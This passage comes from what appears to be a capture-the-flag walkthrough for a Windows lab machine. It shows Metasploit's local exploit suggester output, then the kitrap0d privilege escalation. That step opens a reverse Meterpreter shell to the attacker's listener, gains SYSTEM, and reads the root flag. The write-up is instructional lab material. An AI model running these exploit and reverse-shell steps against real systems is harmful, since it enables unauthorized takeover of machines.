SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```

15. Select any exploit payloads listed by the “local_exploit_suggester” module. I decided to use the “kitrap0d”. Friendly reminder - set the LHOST to tun0. Run the payload.




```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

16. Once inside the Meterpreter session, access the shell and type whoami to verify. You should be root now.



```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.20
LHOST => 10.10.14.20
msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Launching notepad to host the exploit...
[+] Process 2092 launched.
[*] Reflectively injecting the exploit DLL into 2092...
[*] Injecting exploit into 2092 ...
[*] Exploit injected. Injecting payload into 2092...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.20:4444 -> 10.10.10.5:49160) at 2019-12-08 21:06:37 -0500

meterpreter > shell
Process 2340 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

17. Go to “C:\Users\Administrator\Desktop” and type “type root.txt.txt” to print out the flag.



```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
```